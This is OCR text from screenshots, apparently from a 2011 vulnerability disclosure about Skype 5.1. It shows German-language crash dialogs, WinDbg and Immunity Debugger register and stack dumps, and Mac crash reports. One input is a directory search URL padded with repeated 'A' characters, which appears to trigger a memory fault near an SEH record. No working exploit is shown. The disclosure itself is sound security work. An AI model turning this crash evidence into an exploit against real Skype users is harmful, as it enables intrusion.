

Skype™ - rm.01x
Skype Kontakte Konversation Anruf Anzeige Aktionen Hilfe
-RM
arazer
Schließen
Testen Sie Skype mit einem Gratisanruf
Kontakte
Konversationen
Suchen
Kontakt hinzufügen
Gruppe erstellen
Telefone anrufen oder SMS schicken
Skype
Skype funktioniert nicht mehr
Windows kann online nach einer Lösung für das Problem suchen.
Online nach einer Lösung suchen und das Programm schließen
Programm schließen
Problemdetails ausblenden
Problemereignisname: BEX
Anwendungsname: Skype.exe
Anwendungsversion: 5.1.0.112
Anwendungszeitstempel: 4d4037c2
Fehlermodulname: StackHash_e98d
Fehlermodulversion: 0.0.0.0
Fehlermodulzeitstempel: 00000000
Ausnahmeoffset: 00000000



"C:\Program Files (x86)\Skype\Phone\Skype.exe" - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Command
(93c.ffc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=9f5a4b35 ebx=c6033a85 ecx=498d7073 edx=0000023f esi=0f960b4e edi=ce4f34d9
eip=539202f4 esp=4f300f90 ebp=cbf6a527 iopl=0 nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010202
539202f4 cd01 int 1
0:009> g
(93c.ffc): Access violation - code c0000005 (!!! second chance !!!)
eax=9f5a4b35 ebx=c6033a85 ecx=498d7073 edx=0000023f esi=0f960b4e edi=ce4f34d9
eip=539202f4 esp=4f300f90 ebp=cbf6a527 iopl=0 nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010202
539202f4 cd01 int 1
0:009> g
(93c.ffc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=9f5a4b35 ebx=c6033a85 ecx=498d7073 edx=0000023f esi=0f960b4e edi=ce4f34d9
eip=539202f4 esp=4f300f90 ebp=cbf6a527 iopl=0 nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010202
539202f4 cd01 int 1
0:009>
Ln 0, Col 0
Sys 0:<Local>
Proc 000:93c
Thrd 009:ffc
ASM
OVR
CAPS
NUM


Finder Ablage Bearbeiten Darstellung Gehe zu Fenster Hilfe
(69 %) Do. 20:08
Fehlerbericht für Skype
Sie haben Skype aufgrund eines Problems beendet.
Klicken Sie auf „An Apple senden", um den Bericht an Apple zu senden. Diese Informationen werden anonym erfasst.
Kommentare
Beschreiben Sie alle nötigen Schritte, um den Fehler zu reproduzieren.
Problemdetails und Systemkonfiguration
Date/Time: 2011-06-09 20:06:57 +0200
OS Version: 10.6.6 (Build 10J567)
Architecture: x86_64
Report Version: 7
Command: Skype
Path: /Volumes/Skype/Skype.app/Contents/MacOS/Skype
Version: 5.1.0.968 (5.1.0.968)
Parent: launchd [87]
PID: 184
Event: hang
Duration: 5.67s (sampling started after 2 seconds)
Steps: 17 (100ms sampling interval)
Pageins: 24
Pageouts: 0
Process: Skype [184]
Path: /Volumes/Skype/Skype.app/Contents/MacOS/Skype
UID: 501
Thread 8f513d4 DispatchQueue 100
User stack:
16 __memcpy + 214 (in commpage [libSystem.B.dylib]) [0xffff0876]
8 __longcopy + 303 (in commpage [libSystem.B.dylib]) [0xffff132f]
2 __longcopy + 84 (in commpage [libSystem.B.dylib]) [0xffff1254]
1 __longcopy + 161 (in commpage [libSystem.B.dylib]) [0xffff12a1]
1 __longcopy + 350 (in commpage [libSystem.B.dylib]) [0xffff135e]
1 __longcopy + 261 (in commpage [libSystem.B.dylib]) [0xffff1305]
1 __longcopy + 326 (in commpage [libSystem.B.dylib]) [0xffff1346]
1 __longcopy + 308 (in commpage [libSystem.B.dylib]) [0xffff1334]
1 __longcopy + 137 (in commpage [libSystem.B.dylib]) [0xffff1289]
1 operator new[](unsigned long) + 17 (in libstdc++.6.dylib) [0x91f5f703]
1 operator new(unsigned long) + 36 (in libstdc++.6.dylib) [0x91f5f617]
1 malloc + 50 (in libSystem.B.dylib) [0x97548278]
Details ausblenden
Nicht senden
An Apple senden
neu
Bilder im April
Skype
hochzeit
Über diesen Mac
Mac OS X
Version 10.6.6
Softwareaktualisierung ...
Prozessor 2.4 GHz Intel Core 2 Duo
Speicher 4 GB 1067 MHz DDR3
Startvolume Macintosh HD
Weitere Informationen ...
TM und © 1983–2011 Apple Inc.
Alle Rechte vorbehalten.


Finder Ablage Bearbeiten Darstellung Gehe zu Fenster Hilfe
(70 %) Do. 20:06
Skype
emma bunta
Guthaben hinzufügen
Suchen
Kontakte
Heute
Echo / Sound Te...
+49561886
Telefonnummer
+49561886984 Sie benöt
ajskdhasd
+4956188 Sie benöt
asfasf
+4956188 Sie benöt
afgasfasf
+4956188 Sie benötigen Skype-Guthaben zum SMS-Versand. Skype-Guthaben erwerben
A
+4956188 Sie benötigen Skype-Guthaben zum SMS-Versand. Skype-Guthaben erwerben
a
A
159 1 0,10 €
Programme sofort beenden
Wenn ein Programm für einige Zeit nicht reagiert, wählen Sie dessen Namen aus und klicken Sie auf „Sofort beenden".
Adressbuch
Safari
Skype (reagiert nicht)
TextEdit
Finder
Sie können dieses Fenster öffnen, indem Sie „Befehl-Wahl-esc" drücken.
Sofort beenden
O NAME
neu
Bilder im April
Bilder
Skype
hochzeit
schirmfoto 06... 20.01.52
schirmfoto 2011-06... 20.05.33
Über diesen Mac
Mac OS X
Version 10.6.6
Softwareaktualisierung ...
Prozessor 2.4 GHz Intel Core 2 Duo
Speicher 4 GB 1067 MHz DDR3
Startvolume Macintosh HD
Weitere Informationen ...
TM und © 1983-2011 Apple Inc.
Alle Rechte vorbehalten.


Cuts
Waiting
Backup
Skype™ [1] - rm.01x
Skype Kontakte Anruf Anzeige Aktionen Hilfe
REM0VE 0x41
Testen Sie Skype mit einem Gratisanruf
Kontakte
Konversatio...
Suchen
Heute
Älter als eine Woche
Ältere Nachrichten anzeigen
Telefone anrufen oder SMS schicken
E-Mail-Kontakte suchen
Sie können Kontakte aus Ihren
Gmail-, Hotmail- oder sonstigen We...
Skype
Unbekannter Fehler.
OK
Skype-Nutzerverzeichnis
Telefone anrufen oder SMS schicken
Geschäfte finden
Schließen
Hilfe
Geschäftsempfehlungen finden
Was?
Wo?
Suchen
Afghanistan


Immunity Debugger - Skype.exe - [CPU - main thread, module KERNELBA]
File View Debug Plugins ImmLib Options Window Help Jobs
Consulting Services Manager
770EB727 C9 LEAVE
770EB728 C2 1000 RETN 10
770EB72B CC INT3
770EB72C CC INT3
770EB72D CC INT3
770EB72E CC INT3
770EB72F CC INT3
770EB730 8BFF MOV EDI,EDI
770EB732 55 PUSH EBP
770EB733 8BEC MOV EBP,ESP
770EB735 56 PUSH ESI
770EB736 8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]
770EB739 83FE F4 CMP ESI,-0C
770EB73C 72 18 JB SHORT KERNELBA.770EB756
770EB73E 83FE F6 CMP ESI,-0A
770EB741 77 13 JA SHORT KERNELBA.770EB756
770EB743 8D45 08 LEA EAX,DWORD PTR SS:[EBP+8]
770EB746 50 PUSH EAX
770EB747 6A 00 PUSH 0
770EB749 56 PUSH ESI
770EB74A E8 DD020000 CALL KERNELBA.SetStdHandleEx
770EB74F 85C0 TEST EAX,EAX
770EB751 74 03 JE SHORT KERNELBA.770EB756
770EB753 8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]
770EB756 56 PUSH ESI
770EB757 FF15 3C100E77 CALL DWORD PTR DS:[<&ntdll.NtClose>] ntdll.ZwClose
770EB75D 5E POP ESI
770EB75E 85C0 TEST EAX,EAX
770EB760 7C 05 JL SHORT KERNELBA.770EB767
770EB762 33C0 XOR EAX,EAX
770EB764 40 INC EAX
770EB765 EB 08 JMP SHORT KERNELBA.770EB76F
770EB767 50 PUSH EAX
770EB768 E8 C5AE0200 CALL KERNELBA.77116632
770EB76D 33C0 XOR EAX,EAX
770EB76F 5D POP EBP
770EB770 C2 0400 RETN 4
770EB773 CC INT3
770EB774 CC INT3
770EB775 CC INT3
770EB776 CC INT3
770EB777 CC INT3
770EB778 8BFF MOV EDI,EDI
770EB77A 55 PUSH EBP
770EB77B 8BEC MOV EBP,ESP
770EB77D 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
770EB780 83F8 F4 CMP EAX,-0C
770EB783 74 2C JE SHORT KERNELBA.770EB7B1
770EB785 83F8 F5 CMP EAX,-0B
770EB788 74 16 JE SHORT KERNELBA.770EB7A0
770EB78A 83F8 F6 CMP EAX,-0A
770EB78D 75 31 JNZ SHORT KERNELBA.770EB7C0
770EB78F 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
770EB795 8B40 30 MOV EAX,DWORD PTR DS:[EAX+30]
770EB798 8B40 10 MOV EAX,DWORD PTR DS:[EAX+10]
Registers (FPU)
EAX 0018F840
ECX 00000007
EDX 00000000
EBX 80004005
ESP 0018F840
EBP 0018F890
ESI 0054DED2 Skype.0054DED2
EDI 0018F980
EIP 770EB727 KERNELBA.770EB727
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 1 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFDD000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.43400000000000000000
ST1 empty 10.0000000000000000000
ST2 empty 0.43400000000000000000
ST3 empty 1.00000000000000000000
ST4 empty %#.19L
ST5 empty %#.19L
ST6 empty %#.19L
ST7 empty %#.19L
3 2 1 0 E S P U O Z D I
FST 5820 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)
FCW 1372 Prec NEAR,64 Mask 1 1 0 0 1 0
Address Hex dump ASCII
0107B000 00 00 00 00 00 00 00 00 ....
0107B008 90 B7 71 7E 02 8D 40 00 ..q~..@.
0107B010 50 52 41 00 5C B3 41 00 PRA.\.A.
0107B018 64 55 41 00 E0 87 41 00 dUA...A.
0107B020 00 8F 41 00 72 13 8B C0 ..A.r...
0107B028 00 8D 40 00 01 8D 40 00 ..@...@.
0107B030 00 8D 40 00 01 8D 40 00 ..@...@.
0107B038 00 00 00 00 00 00 00 00 ....
0018F8B4 0054DED2 ..T. RETURN to Skype.0054DED2 from Skype.00407B38
0018F8B8 0018F980 ..
0018F8BC 0018F8F8 ..
0018F8C0 0018F8C4 ..
0018F8C4 0018F904 .. Pointer to next SEH record
0018F8C8 0042F21C ..B. SE handler
0018F8CC 0018F8F8 ..
0018F8D0 0E040024 $.. UNICODE "http://find.directory.skype/find/redirect?action=search&lastcountry=af&country=af&what=AAAAAAAAAAAAA"
0018F8D4 03D0F6A0
0018F8D8 00000000 ....
[21:15:25] Exception 0EEDFADE - use Shift+F7/F8/F9 to pass exception to program
Paused


Skype™ - rm.01x
Skype Kontakte Konversation Anrufen Anzeige Aktionen Hilfe
-0x41
Video hinzufügen oder eine Nachricht für alle Ihre Kontakte s...
Anpassen
Festnetz- und Mobiltelefone anrufen
Neu
Kontakte und Konversationsthemen...
Neue Kategorie
Konversationen
Kontakte hierhin verschieben
Alle Kontakte
Benachrichtigungen
Telefone anrufen oder SMS schicken
Personen oder Firmen suchen
Unsere neuen Abonnements – die günstigste Art, Telefone mit Skype anzurufen
– 15%
Nutzerverzeichnis
Hilfe
Menschen finden
Namen, Skype-Namen oder E-Mail-Adresse für die Suche in Skype eingeben.
Suchen
Welche Freunde sind bereits in Skype?
Skype
Out of memory.
OK
Geschäftsempfehlungen finden
Was?
Wo?
Suchen
Geschäfte finden in: Vereinigtes Kö...
Ein Geschäft empfehlen

Fehlerbericht für Skype

Skype wurde unerwartet beendet.

Klicken Sie auf „An Apple senden“, um den Bericht an Apple zu senden. Diese Informationen werden anonym erfasst.

▶ Kommentare

Problemdetails und Systemkonfiguration

```
Process:         Skype [61833]
Path:            /Applications/Skype.app/Contents/MacOS/Skype
Identifier:      com.skype.skype
Version:         2.8.0.851 (2.8.0.851)
Code Type:       X86 (Native)
Parent Process:  launchd [166]

Date/Time:       2010-10-04 21:31:44.063 +0200
OS Version:      Mac OS X 10.6.4 (10F569)
Report Version:  6

Interval Since Last Report:          2972437 sec
Crashes Since Last Report:           1117
Per-App Interval Since Last Report:  2630855 sec
Per-App Crashes Since Last Report:   2
Anonymous UUID:                      2DCE5869-9F5B-46AD-950A-2295F0CBFC3A

Exception Type:  EXC_CRASH (SIGABRT)
